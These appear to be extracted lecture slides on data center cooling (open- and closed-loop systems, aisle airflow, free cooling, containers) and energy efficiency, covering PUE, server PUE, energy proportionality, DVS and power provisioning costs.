
- **Open-loop:**

- Replaces outgoing warm medium with a cool supply from the outside
- E.g., fresh air
- efficient
- does not work in all climates
- does not protect from airborne particulates

- **Closed-loop (two-loop systems):**

- Recirculates the same medium and transfers heat using a heat exchanger
- offers protection from external contamination
- relatively inexpensive
- has lower operational efficiency

Data Center: Cooling using Two-loop System



Cold airflow from tiles should match horizontal **airflow** through servers

Otherwise, lower servers absorb all cold air and higher ones suck in warm air from above the rack


This puts a physical limit on #servers in each rack

Cooling: Managing Airflow

- Newer datacenters separate hot aisles from cold aisles
 - Improve efficiency
- In-rack cooling: add air-to-water heat exchanger at the back of each rack
 - hot air flowing out of the servers get cooler
 - Reduces load on CRACs, reduces warm air circulation
 - But increases plumbing cost & risk of water leak on floor

Cooling: Managing Airflow

- If airflow is not managed carefully
→ Creates warm and cold regions per aisle



Cooling: Free Cooling

- Use ambient temperature to reduce reliance on chillers
- E.g., Google Datacenters in Finland and Belgium


Container-Based Data Centers

- Put server racks into container
 - Integrate heat exchange and power distribution inside container
 - Higher energy efficiency
 - E.g., Microsoft Datacenter in Chicago




Energy Efficiency

- The whole ICT industry contributes 2% to green house emissions




- Datacenters alone take 15% of this 2%



PUE: Power Usage Effectiveness

- PUE = Total building power / power in IT equipment
 - reflects quality of the datacenter building (i.e., facility efficiency)
 - Ideally close to 1.0
- Old data centers had PUE from 2.0 to 3.0
- Newer ones have PUE < 2.0
 - Average is around 1.7
 - Google reported PUE ~ 1.1 in some recent data centers
- Where are the power overheads in datacenters?

Power Overheads in Data Centers




PUE and Server PUE (SPUE)

- PUE captures overheads in datacenters
- But it does **NOT** account for inefficiencies in IT equipment
 - Power can be lost in server's power supply, voltage regulator modules (VRMs), cooling fans, ...
 - Power supplies: ~80% efficient
 - VRMs could lose ~30% of power
- Server PUE (SPUE) = Total Server Input Power / Power consumed by electronic components involved in computation (CPUs, DRAM, ...)
- “True” PUE of datacenter = PUE x SPUE

Server Energy Proportionality

- **Energy Proportionality:** energy consumption decreases linearly with load
→ NOT the case in reality




- The proportionality is worse for elements other than CPU

Server Energy Proportionality


- On-going research to improve energy proportionality
 - E.g., Techniques for disks (perhaps reduce spinning speed for the sake of more heads)
- Notes:
 - Idle = means active idle, i.e., incurs short latency to wake up
 - Example: CPU dynamic voltage scaling (DVS)
 - This is unlike inactive idle, which takes long time but saves more energy
 - Example: disk sleep and wake up
- Can we put servers more often in inactive modes?

Profile of Some Servers at Google



- Servers are rarely completely idle. Why?
 - Load balancing (each server processes few transactions)
 - Other operations, e.g., Distributed File System replication
- need to rely more on active idle modes (or consolidate workloads on few machines)

Active Idle Modes for CPU: DVS



- Notice gain from DVS is 10–20%

Power Provisioning

Two costs for power:

- **Construction**
 - power provisioning of the facility
 - ~ \$10–22 per IT watt
- **Operation**
 - ~ \$1.2 per IT watt per year (average in the US)
- That is, saving in **operation** power is quite significant

